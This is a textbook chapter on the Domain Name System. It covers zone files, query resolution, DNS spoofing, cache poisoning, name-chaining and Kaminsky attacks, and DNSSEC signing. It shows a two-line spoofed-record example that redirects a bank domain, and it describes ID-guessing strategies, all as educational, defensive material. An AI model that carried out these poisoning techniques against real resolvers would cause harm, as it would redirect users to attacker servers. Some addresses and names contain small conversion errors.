1 Physical layer	Link layer	IEEE 802.3/802.11

Fig. 15.1 TCP/IP model: Domain Name System (DNS)

15.1 Domain Name System (DNS)

The *Domain Name System* (DNS) is a distributed, redundant and caching-optimized database. Its main task is to assign IP addresses to domain names like `www.research.org` or `mailhost.company.com`. In addition, DNS is an essential infrastructure service for many other Internet applications. For example, outgoing emails are delivered to SMTP servers which can be found using DNS MX records (chapter 17), and email SPAM filtering heavily relies on DNS-based techniques like SPF and DKIM (chapter 19).

15.1.1 Short History of DNS

The Domain Name System originated from a simple text file called `hosts.txt` which contained all hosts' names and IP addresses in the Arpanet. This file was manually updated by the Stanford Research Institute (SRI): system administrators reported new computers with names and address by phone; this information was included in the file, and the updated version of `hosts.txt` was offered for download via FTP. This solution quickly reached its limits:

- The network load was proportional to the square of the number of hosts since both the size of `hosts.txt` and the number of FTP requests depend linearly on the number of hosts.
- Name conflicts had to be solved manually. If two administrators reported the same name for two different computers, this name could only be assigned once.

In November 1983, the publication of RFC 882 (DOMAIN NAMES – CONCEPTS and FACILITIES, [27]) and RFC 883 (DOMAIN NAMES – IMPLEMENTATION and SPECIFICATION [28]) by Paul Mockapetris marked the birth of DNS as a globally distributed database. The first *Top Level Domains* (TLDs) `.gov`, `.com`, `.mil`, `.edu` and `.org` and the *Country Code TLDs* (ccTLDs); `.uk`, `.fr`, `.cn`, `.kr`, `.de` etc. were defined in [31]. The current version of DNS is described in RFC 1034 [29] and RFC 1035 [30], and in several dozens of extension RFCs.

The first DNS server was developed at UC Berkley in 1984 for Unix. Even today, the *Berkeley Internet Name Domain Software* (BIND) [1] is prevalent software for DNS servers.

15.1.2 Domain Names and DNS Hierarchy

The logical structure of the DNS database is a labeled tree. The root of this tree is assigned the empty string `""`. The direct child nodes of the root are the top-level domains (TLDs) corresponding to the known extensions `com`, `org` or `uk`. The list of TLDs is maintained by the *Internet Assigned Numbers Authority* (IANA) in the *Root Zone Database* (<https://www.iana.org/domains/root/db>). Some of these TLDs are reserved for testing and documentation [14].

Child nodes of a given node in the tree may be assigned different ASCII strings as labels. Labels in other Unicode character sets are allowed but must be translated into ASCII before name resolution according to the *Internationalized Domain Name* standards [21, 22].

A *domain name* like `www.nds.rub.de` is an absolute path in this tree, starting at the root. Labels on this path are added from right to left. Usually, the empty label of the root node is omitted; only *fully qualified domain names* (FQDN) require the inclusion of this label by adding a dot at the right end of the domain name:

`www.nds.rub.de.`

A *domain* is a subtree of the DNS tree, whose root is the node with the corresponding domain name. For example, the domain `rub.de` from figure 15.2 contains all hosts whose DNS names end in `rub.de`, including `www.rub.de` and `www.nds.rub.de`.




Fig. 15.2 Small section of the DNS tree, with the division of the domain `rub.de` into the zones `rub.de` and `nds.rub.de`.

A *DNS zone* consists of a domain or parts of a domain. In Figure 15.2, the domain `rub.de` is split into two zones: The complete subtree with root `nds.rub.de` forms one zone, and the rest of the subtree with root `rub.de` forms the other zone. Each zone is responsible for keeping the DNS data up to date by maintaining a *zone file*. This zone file contains *resource records*, described below. For each zone, at least two name servers must be available to answer queries about this zone: A primary and a secondary name server, the *authoritative name servers*.

In DNS, *caching* increases the system's performance. Resource records from DNS responses will be cached by all DNS servers which receive these responses, for a time indicated by the *time-to-live* field in these responses.

15.1.3 Resource Records

A zone file consists of several *resource records* (RRs). The zone file is maintained on the primary name server and taken over by the secondary name server. RRs have a fixed structure, which is described below.

Listing 15.1 Example zone file.

```

1 $TTL 172800
2 example.com. IN SOA ns1.example.com. hostmaster.example.com. (
3             2019010101 ; se = serial number
4             172800 ; ref = refresh = 2d
5             900 ; ret = update retry = 15m
6             1209600 ; ex = expiry = 2w
7             3600 ; min = minimum = 1h
8         )
9         IN NS ns1.example.com.
10        IN NS ns2.example.com.
11        IN MX 10 mx.example.com.
12        IN MX 20 mx2.example.com.
13        IN TXT "some information"
14 mx.example.com.           IN A 192.0.0.1
15 mx2.example.com.          IN A 192.0.0.129
16 ns2.example.com.          IN A 192.0.1.1
17 ns1.example.com.          IN A 192.0.0.2
18 host3.example.com.        IN A 192.0.0.3
19 host4.example.com.        IN A 192.0.0.4
20 host5.example.com.        IN AAAA 2001::db8:1
21 host2.example.com.        IN CNAME ns1.example.com.

```

A simple zone file is shown in Listing 15.1, which we will use to illustrate the concepts of DNS and DNSSEC. The first entry in the file sets the default *Time-To-Live* value (TTL) to 172,800 seconds, i.e., two days. This value is sent with every response (Listing 15.3) to a DNS query. It indicates how long the response may be kept in the cache. This default value can be changed for individual entries in the zone file, but this is not the case in our example.

The zone file is composed of individual RRs representing the smallest unit of information. Each RR is a 4-tuple (name, class, type, RData). Let us take line 18 as an example. Here `host3.example.com.` is the name of the RR, IN stands for the class *Internet*, and the type A for *Address* means that the RData part contains an IPv4 address, namely 192.0.0.3. All names in this zone file are *fully qualified domain names* (FQDN), i.e., they specify the complete path in the DNS tree up to the root. FQDNs are identified by the terminating dot, followed by the empty root label. This closing point is often omitted in daily use, e.g., when entering URLs in web browsers. However, omitting the dot in the zone file would result in the name in question being extended by the FQDN of the zone; in Listing 15.1 this would be `example.com..` Therefore the final dot is essential.

If two RRs differ only in the RData part, they are conceptually combined into one *Resource Record Set* (RRSet). Since a request always contains only name, class, and type, a complete RRSet must be sent in the response. Listing 15.1 contains two

RRSets: Lines 9 and 10 have the same prefix with (`example.com.`, IN, NS), as do lines 11 and 12 with (`example.com.`, IN, MX).

Start of Authority (SOA) The SOA Resource Record (lines 2 through 8) contains essential information about the zone named `example.com.` and the zone file itself. The type of this RR is SOA for *Start of Authority*. The RData part is complex and contains the following data:

- The authoritative primary name server for this zone is `ns1.example.com.`
- The administrator of this zone can be reached via the mail address `hostmaster@example.com.` The first dot in the corresponding RData entry must be replaced by the @ sign to get this email address.
- The SOA-RR has the serial number 2019010101. This serial number indicates the version of the zone file. It has no strict format; in the example, the format YYYYMMDDxx is used.
- After 172800 seconds (or in other words, two days), the secondary name server must synchronize its data with the primary name server.
- If this synchronization fails, it must try again after 900 seconds.
- If the primary name server becomes unreachable, the data on the secondary name server remains valid for 1209600 seconds (2 weeks).
- Negative replies from the name server (“this DNS name does not exist”) are only valid for 3600 seconds.

Name Server (NS) Record In lines 9 and 10, the DNS names of the two authoritative name servers of the zone `example.com.` are listed.

Mail eXchange (MX) Record Lines 11 and 12 contain the domain names of the two SMTP servers that accept emails for the domain `example.com.` (chapter 17). When an SMTP server receives an email in the form `some.body@example.com.` it sends a DNS request for this MX-RR. The two RData responses it receives in our example are prioritized with numbers between 1 and 100, with a smaller number indicating a higher priority. So the SMTP server will first try to send the email to `mx.example.com.`

Address (A) Each of lines 14 to 19 contain A RRs, which assign IPv4 addresses (e.g. 192.0.0.3) to domain names (e.g. `host3.example.com.`).

Address (AAAA) Line 20 is the equivalent of an A-RR for IPv6 addresses.

Canonical Name (CNAME) If a host has several DNS names (e.g. `ns1` and `host2`), this can be mapped via *Canonical NAME Records* (CNAME; line 21).

Text (TXT) Any uninterpreted ASCII text can be placed here. Many extensions of DNS use TXT-RRs since the structure can be freely defined.

15.1.4 Resolution of Domain Names

When an application (e.g., a web browser) needs to connect to a server with a domain name `www.example.com`, it sends a name resolution request to the operating system (OS). The IP address of the *default name server* A (Figure 15.3, Figure 15.4) is configured in the OS. The *resolver* client now requests the IP address of `www.example.com` from name server A. The process is finished if the default name




Fig. 15.3 Example recursive query of the domain name `www.example.com`.

server A can answer the request from its cache. If there is no cached response, A sends a DNS query to name server B, which is responsible for the domain `.com`. There are two options for this:

- **Recursive Query** (Figure 15.3): Server A indicates that it expects an *answer*. If server B has no cached response, B in turn asks the name server C, which is authoritative for the domain `example.com`, for the IP address for `www.example.com`. The DNS response is sent to B and stored in its cache for the time indicated in the TTL entry. Now B can answer A's DNS query, and returns a DNS response. This response is stored in A's cache, and A can now answer the request of the resolver.
- **Iterative Query** (Figure 15.4): Server A indicates that it also accepts a *referral*, i.e., a reference to the next name server to be queried. In our example, this is the authoritative name server C. A now directly queries C for the IP address for `www.example.com`.




Fig. 15.4 Example iterative query of the domain name `www.example.com`.

15.1.5 DNS Query and DNS Response

A DNS *query* is a simple ASCII message sent to a name server via UDP. Listing 15.2 shows the structure of a DNS query to `www.rub.de`. DNS messages were recorded with Wireshark [35].

Listing 15.2 DNS query from `www.rub.de`.

```

1 Domain Name System (query)
2 Transaction ID: 0x1A02
3 Flags: 0x0100 (default query)
4 Questions: 1
5 Answer RRs: 0
6 Authority RRs: 0
7 Additional RRs: 0
8 Queries
9     www.rub.de: type A, class inet
10        Name: www.rub.de
11        Type: Host address
12        Class: inet

```

The request contains the triple (name, class, type) of the requested RR (lines 10 to 12, summarized in line 9): Requested is the IPv4 address (A) to the domain name `www.rub.de` from the class *Internet* (IN). Two bytes (lines 3 to 7) contain flags to specify the type of DNS data transferred. The present request is a standard request that contains exactly one question. The 16-bit transaction ID (line 2) is the only protection mechanism against spoofing a DNS response: After sending the query with the transaction ID 0x1A02, the DNS client will only consider responses that contain the same value 0x1A02 in the transaction ID field. The security of this protection mechanism is discussed in subsection 15.2.4.

This request for `www.rub.de` is answered in two steps (Listing 15.3): First, the canonical name (CNAME) `www1.rz.ruhr-uni-bochum.de` for `www.rub.de` is

returned (lines 14 to 21). In a second answer (lines 22 to 29), the IPv4 address for this CNAME is given.

Listing 15.3 DNS response for www.rub.de .

```

1 Domain Name System (response)
2   Transaction ID: 0x1A02
3   Flags: 0x8580 (Standard query response, No error)
4   Questions: 1
5   Answer RRs: 2
6   Authority RRs: 3
7   Additional RRs: 3
8   Queries
9     www.rub.de: type A, class inet
10    Name: www.rub.de
11    Type: Host address
12    Class: inet
13   Answers
14     www.rub.de: type CNAME, class inet
15       cname www1.rz.ruhr-uni-bochum.de
16       name: www.rub.de
17       Type: Canonical name for an alias
18       Class: inet
19       Time to live: 1 day
20       data length: 26
21       Primary name: www1.rz.ruhr-uni-bochum.de
22     www1.rz.ruhr-uni-bochum.de: type A, class inet
23       addr 134.147.64.11
24       name: www1.rz.ruhr-uni-bochum.de
25       type: host address
26       Class: inet
27       Time to live: 1 day
28       Data length: 4
29       addr: 134.147.64.11
30   Authoritative nameservers
31     rz.ruhr-uni-bochum.de: type NS, class inet,
32       ns ns1.rz.ruhr-uni-bochum.de
33     rz.ruhr-uni-bochum.de: type NS, class inet,
34       ns ns1.ruhr-uni-bochum.de
35     rz.ruhr-uni-bochum.de: type NS, class inet,
36       ns ns2.rz.ruhr-uni-bochum.de
37   Additional records
38     ns1.rz.ruhr-uni-bochum.de: type A, class inet,
39       addr 134,147,128.3
40     ns1.ruhr-uni-bochum.de: type A, class inet,
41       addr 134.147.32.40
42     ns2.ruhr-uni-bochum.de: type A, class inet,
43       addr 134,147,222.4

```

The response contains the correct transaction ID (line 2). The flags (lines 3 to 7) indicate that the response contains a copy of the query (lines 9 to 12). In addition to the two direct answers, there are two times 3 RRs of additional information. This additional information is not directly related to the request but is supposed to be included in all DNS caches along the way of the responses. Lines 31 to 36 contain

the three authoritative DNS servers' three domain names for `www.rub.de`, and lines 38 to 43 have the IPv4 addresses for these domain names.

Note that the response from the DNS server is only authenticated by the transaction ID. Any man-in-the-middle attacker can easily spoof such a response since he learns the transaction ID from the request (*DNS Spoofing*).

15.2 Attacks on the DNS

An evaluation of the weaknesses of DNS can be found in [7]. The two main attack classes on DNS are *DNS spoofing* and *DNS cache poisoning* [17]. DNSSEC was developed to protect against both classes.

15.2.1 DNS Spoofing

With *DNS Spoofing*, the adversary directly sends a spoofed response to the victim's DNS request. There are two ways to do this.

Man-in-the-middle A man-in-the-middle attacker (subsection 12.2.2) can intercept the DNS request of the victim. In doing so, he learns the transaction ID and the UDP source port and can include both values in his spoofed DNS response. Since the transaction ID and the UDP port of the response match the query, the response is accepted as valid by the victim.

DNS hijacking If a name server has been hacked, DNS clients can easily fall victim to DNS Spoofing if their request is passed through this server. In this case, the hijacked server acts as a man-in-the-middle and spoofs the DNS response perfectly. Five hacked Unix servers formed the basis for a major DNS cache poisoning attack in April 2005 (<http://isc.sans.org/presentations/dnspoisoning.php>).

15.2.2 DNS Cache Poisoning

Even without being able to see the DNS request, an attacker can try to send spoofed DNS responses (Figure 15.5). However, now there are three hurdles to overcome:

- The attacker must be able to spoof its IP address to use the IP address of a legitimate name server.
- He must guess the transaction ID.
- He must guess the UDP source port number used in the request.

If he succeeds, the spoofed answers will be stored in any DNS cache on their way back to the issuer of the request. In Figure 15.5, *DNS Cache Poisoning* is executed

against the target name server A. A successfully spoofed response would be cached by A, and all client devices using A as their default name server would be affected.




Fig. 15.5 DNS Cache Poisoning. By injecting a faked DNS response during recursive name resolution, the DNS caches of the client and the server A and B *poisoned* (hatched) are poisoned.

ID Guessing and Query Prediction The attacker can trigger the target name server to send a DNS query by sending a query to the server himself (Q1 in Figure 15.5). If the target name server has a resource record for the requested domain in its cache, the attack will not work, and the target server will return the cached (correct) response. If not, the following happens: In response to Q1, the target name server will send its own DNS request Q2 to server B. Here the attacker is off-path and cannot see the request Q2. The DNS cache poisoning attack aims to send a spoofed but valid response to Q2.

After sending Q1, the attacker sends many spoofed responses R2 to Q2. For these spoofed responses, he uses the IP address of server B. In each response R2, he tries another combination of (transaction ID, UDP source port). Server A will accept one of these responses if both values are correct and if this spoofed response arrives earlier than the legitimate response from server B. However, this simple attack strategy will likely fail, since the probability of correctly guessing two random 16-bit values is only $\frac{1}{2^{32}} = \frac{1}{4,294,967,296}$. The actual guessing probability is slightly higher since IANA only lists 16,384 UDP ports as ephemeral [11, section 6].

Before 2008, this probability was much higher because DNS name servers used static or predictable UDP source port numbers. To learn the UDP source port, an attacker could proceed as follows: (1) Register a domain `attacker.org`, and run the nameserver. (2) Send a request for some domain `random.attacker.org` to the target nameserver, where `random` is a randomly chosen string. (3) Extract the UDP port number from the DNS query received by the target name server. Once the UDP source port is known, the probability of correctly guessing the transaction ID is $\frac{1}{2^{16}} = \frac{1}{65,536}$.




Fig. 15.6 DNS Cache Poisoning using the birthday paradox [34].

Birthday paradox By exploiting the birthday paradox, older software versions of BIND could be tricked into further increasing the probability of a successful attack, as shown in Figure 15.6 [34]. We assume that the UDP port is known and focus only on the transaction ID:

- The attacker sends many identical requests (Q1.1, Q1.2, Q1.3, ...) for the victim's domain name (e.g., `www.rub.de`) to the target name server whose cache is to be *poisoned*.
- Until 2002, the target name server sent a separate recursive request (Q2.1, Q2.2, Q2.3, ...) for each request to the next server in the DNS hierarchy. Each of these recursive queries contained a different transaction ID.
- Parallel to the queries, the attacker also sends many (fake) replies (R2.1, R2.2, R2.3, ...) to the queries of the target server, with randomly selected transaction IDs.
- If one of the transaction IDs in one of the fake replies (R2.1, R2.2, R2.3, ...) now coincided with a transaction ID in one of the recursive queries (Q2.1, Q2.2, Q2.3, ...), the target name server would accept this reply.
- The birthday paradox guarantees that this attack will most likely be successful for only $2^8 = 256$ requests Q1.i and responses R2.j of the attacker.

The attack described in [34] could easily be prevented by a software update: Starting in 2002, the target name server only sent *one* recursive request to the next DNS server for identical queries.

Large TTL values Since all DNS cache poisoning attacks against a target server only work if that server's cache is empty for the domain name to be "poisoned", using large TTL values for "important" domain names was proposed as a countermeasure against DNS cache poisoning.

Dan Kaminski succeeded in proving that this countermeasure was insufficient. He introduced new attack patterns that could be used to overwrite cached DNS records on the target server. This idea was the basis for the most severe attack on DNS security to date, the Kaminski attack (section 15.2.4).

15.2.3 Name Chaining and In-Bailiwick-RRs

DNS responses may contain additional records to improve the performance of the entire DNS. In the example from Listing 15.3 these are:

- **Authoritative name servers:** To speed up requests for other subdomains of the domain ruhr-uni-bochum.de, three authoritative name servers are listed, which can be used for future requests to this domain.
- **Additional records:** To directly access the authoritative name servers, the DNS client must know their IP addresses, which are given in the additional records section.

In the example from Listing 15.3, these additional details are related to the original request. But the interesting question is: Can this additional information be used for DNS cache poisoning?

The scenario is as follows: The attacker sends an HTML-formatted SPAM mail with a small image, which must be loaded from `www.attacker.org`. The e-mail client then issues a DNS query for this domain. The authoritative name server `ns.attacker.org`, which the attacker controls, replies with the appropriate IP address, but at the same time, sends malicious additional records:

```
attacker.org: type NS, class inet, ns www.realbank.com
www.realbank.com: type A, class inet, addr 192.168.1.123
```

Here 192.168.1.123 is the IP address of the attacker's server. Any request for `www.realbank.com` will now be redirected to the attacker's server. This is a simple case of a *name chaining attack* [7, section 2.3]; see also <http://cr.yp.to/djbdns/notes.html>.

In-bailiwick RRs Until 1997, name servers accepted such additional records, which had nothing to do with the request because the domain name of the alleged name server had nothing to do with the requested domain name. A security update fixed this vulnerability in BIND in June 1997, and today no name server accepts such *out-of-bailiwick* answers anymore.

A *in-bailiwick* strategy was introduced as a countermeasure against name-chaining attacks. Additional records are only accepted if they have a common superdomain with the requested domain name (i.e., if they are “inside the administrative district”). Thus, a request for `www.attacker.org` would accept an additional record for `ns.attacker.org` – because of the shared superdomain `attacker.org` – but not `ns.attacker.net` or `www.realbank.com`.

15.2.4 Kaminski attack

In 2008 Dan Kaminski [20] published a DNS cache poisoning attack that allowed to overwrite already cached entries. His idea was to use in-bailiwick additional

records. In 2008, UDP source ports were predictable. Source port randomization was introduced later as the only possible mitigation for the Kaminski attack.




Fig. 15.7 The Kaminski Attack. The attacker attempts to overwrite the entry for `www.rub.de` in the target server's cache.

As shown in figure 15.7, the attacker sends many queries for non-existent domain names such as `aaa.rub.de` and `aab.rub.de` (Q1.1, Q1.2, ...). Since these queries are for different domains, the target server also issues many DNS queries (Q2.1, Q2.2, ...). For each of these queries of the target server, the attacker sends many spoofed responses (responses R2.1, responses R2.2, ...). Each of these responses contains a different transaction ID. In addition, all responses contain in-bailiwick additional records for the domain `www.rub.de` that is the target of the cache poisoning attack. Answers from the authoritative name server will not store anything in the cache, since the domains requested do not exist. At most, the original name servers of the target domain will be cached by the target server, if they are included in the negative responses. Parallelization of the attack is possible since any number of requests can be made to non-existing domain names.

With sufficiently large bandwidth, the Kaminski attack could be used to poison a DNS entry in about 10 seconds. Since the attack works on all levels of the DNS tree, entire domains could be poisoned.

UDP source port randomization As mitigation against this attack, the UDP source port of the request sent by the target server was randomized in addition to the transaction ID. As a result, a Kaminski attacker now has to determine slightly less than 31 random bits instead of 16 bits, and the attack becomes inefficient.

A unique feature of the Kaminski attack is that it is no longer possible to defend against this attack alone *within* the DNS protocol. Another protocol, namely UDP, must be included here. This removes the intended separation between the different TCP/IP layers. A UDP implementation that transports DNS queries must behave differently than an implementation that transports voice or video data.

15.3 DNSSEC

The basic idea of DNSSEC is to add digital signatures to all resource records. These signatures are included in the DNS response and can be cached together with the responses. The hierarchical structure of the DNS is used to verify these signatures, and solutions for signing DNS responses for non-existing domains have been developed.

DNSSEC-Standards. The original RFC 2535 [13] has been revised, mainly due to administrative problems with key management and privacy issues with non-existing domains. The current version of DNSSEC is documented in RFCs 4033 [3], 4034 [5], 4035 [4] and 5155 [23]. DNSSEC requires that EDNS [12] be used to cope with the larger DNSSEC responses.

Creating a signature for the zone file. The zone file from Listing 15.1 was signed using Ubuntu bind9utils, version 9.11.3. The procedure for signing a zone file is as follows:

1. The RRSets of the zone file are sorted by name:
 - First, all FQDNs are sorted by the number of their labels. In our example, the entries for the 2-label FQDN `example.com.` will come first.
 - If the number of labels is equal, the names are sorted lexicographically.

This is important to be able to make statements about non-existent domain names using the NSEC-RR.

2. An NSEC record is added to each FQDN. This record contains the following FQDN in the zone file according to the above order.
3. Every RRSet (with a few exceptions, e.g., the DNSKEY-RR) is signed and therefore authenticated. RRSet and signature can be stored in DNS caches.

In simplified form, the result of this reordering and signing of the zone file is shown in Table 15.1. Please note that the new ordering is cyclic since the last NSEC entry points back to the first FQDN `example.com..` The original zone file contains two RRSets that only need a single signature – the two NS and the two MX RRs. DNSSEC adds a second RRSet – there are two different public keys in the two DNSKEY RRs. One of these keys, the *zone signing key* (type 256), can be used to verify all signatures contained in the RRSIG RRs, except for the RRSIG record that contains the signature over the DNSKEY RRSet. This single signature must be verified using the public *key signing key* (type 257) contained in the second DNSKEY RR. The key signing key is used to build the trust hierarchy – the hash value of this key is signed in the zone file for the `.com.` zone. Using two keys allows the zone administrator to change the signing key for its zone file, without going through a complex certification process each time.

Example RR Listing 15.4 contains the DNSSEC RRs for `host3.example.com..`. Three new RRs were added to the existing RR: a NSEC RR indicating that the next

Original zone file		DNSSEC zone file	
FQDN	Type	FQDN	Type
example.com.	SOA	example.com.	SOA
example.com.	NS	example.com.	RRSIG (SOA)
example.com.	NS	example.com.	NS
example.com.	MX	example.com.	NS
example.com.	MX	example.com.	RRSIG (NS)
example.com.	TXT	example.com.	MX
mx.example.com.	A	example.com.	MX
mx2.example.com.	A	example.com.	RRSIG (MX)
ns2.example.com.	A	example.com.	TXT
ns1.example.com.	A	example.com.	RRSIG (TXT)
host3.example.com.	A	example.com.	DNSKEY
host4.example.com.	A	example.com.	DNSKEY
host5.example.com.	A	example.com.	RRSIG (DNSKEY)
host2.example.com.	CNAME	example.com.	NSEC (host2.example.com.)
		example.com.	RRSIG (NSEC)
		host2.example.com.	CNAME
		host2.example.com.	RRSIG (CNAME)
		host2.example.com.	NSEC (host3.example.com.)
		host2.example.com.	RRSIG (NSEC)
		host3.example.com.	A
		host3.example.com.	RRSIG (A)
		host3.example.com.	NSEC (host4.example.com.)
		host3.example.com.	RRSIG (NSEC)
		host4.example.com.	A
		host4.example.com.	RRSIG (A)
		host4.example.com.	NSEC (host5.example.com.)
		host4.example.com.	RRSIG (NSEC)
		host5.example.com.	A
		host5.example.com.	RRSIG (A)
		host5.example.com.	NSEC (mx.example.com.)
		host5.example.com.	RRSIG (NSEC)
		mx.example.com.	A
		mx.example.com.	RRSIG (A)
		mx.example.com.	NSEC (mx2.example.com.)
		mx.example.com.	RRSIG (NSEC)
		mx2.example.com.	A
		mx2.example.com.	RRSIG (A)
		mx2.example.com.	NSEC (ns1.example.com.)
		mx2.example.com.	RRSIG (NSEC)
		ns1.example.com.	A
		ns1.example.com.	RRSIG (A)
		ns1.example.com.	NSEC (ns2.example.com.)
		ns1.example.com.	RRSIG (NSEC)
		ns2.example.com.	A
		ns2.example.com.	RRSIG (A)
		ns2.example.com.	NSEC (example.com.)
		ns2.example.com.	RRSIG (NSEC)

Table 15.1 Comparison of the example zone file from Listing 15.1 with the corresponding DNSSEC zone file.

valid domain name is host4.example.com., and a RRSIG RR for both the A and the NSEC RR.

Listing 15.4 Entries for host3.example.com. in the signed zone file. The digital signatures are shown in abbreviated form.

15.3.1 New RR Data Types

In RFC 4034 *Resource Records for the DNS Security Extensions* [5] defines four new Resource Records to store public key information in the DNS: DNSKEY, RRSIG, NSEC, and DS. In addition, there is the NSEC3 RR from RFC 5155 [23].

Listing 15.5 The DNSKEY Resource Record for the zone signing key (value 256). The public key is shown in abbreviated form.

example.com.	172800 IN DNSKEY 256 3 14 IS...XN A1..Xd ud..Ju
--------------	---

DNSKEY The *DNSKEY Resource Record* is used to store public keys in DNS. In the presentation format, the DNSKEY-RR starts with the specification of the *owner* of the key in the form of a FQDN. In Listing 15.5, this is example.com.. This is followed by the TTL value, here 172.800 seconds, the class IN, and the name DNSKEY of the RR. The value 256 directly after the name indicates that this key can be used to verify the signatures in the zone file. A value of 257 would indicate a DNSSEC trust anchor, and a value of 0 a DNSSEC key entry whose purpose is unknown. The following *protocol* field must always contain the value 3 and is only kept for backward compatibility reasons. Finally the *Algorithm* field specifies the signature algorithm used; the value 14 from Listing 15.5 denotes ECDSA/SHA-384 (Table 15.2).

Value	Algorithm	Source	Recommendation
0	Delete DS	RFC 4034	
1	RSA/MD5	RFC 4034	Must Not Implement
2	DH	RFC 2539	
3	DSA/SHA-1	RFC 3755	Optional
4, 9, 11	Reserved	RFC 6725	
5	RSA/SHA-1	RFC 3110	Required
6	DSA-NSEC3-SHA1	RFC 5155	
7	RSASHA1-NSEC3-SHA1	RFC 5155	Recommended
8	RSA/SHA-256	RFC 5702	Recommended
10	RSA/SHA-512	RFC 5702	Recommended
12	GOST R 34.10-2001	RFC 5933	Optional
13	ECDSA/SHA-256	RFC 6605	Recommended
14	ECDSA/SHA-384	RFC 6605	Recommended
15	Ed25519	RFC 8080	Optional
16	Ed448	RFC 8080	Optional
17-122	Unassigned		
123-251, 255	Reserved	RFC 4034	
252	Reserved for Indirect Keys	RFC 4034	
253	Private Algorithm	RFC 4034	
254	Private Algorithm OID	RFC 4034	

Table 15.2 List of DNSSEC signature algorithms according to <http://www.iana.org/assignments/dns-sec-alg-numbers/dns-sec-alg-numbers.xhtml>.

RRSIG A *RRSIG Resource Record* is created for each RRSet in the zone file, including the NSEC entries. In Listing 15.6 the signature over the A-RR for `host3.example.com.` is shown.

Listing 15.6 RRSIG RR for `host3.example.com..` The digital signature is abbreviated.

12	<code>host3.example.com.</code>	172800 IN RRSIG A 14 3 172800
13		20190705132050 20190605122133
14		56673 example.com.
15		MB...WG 2q...zv ed...uB

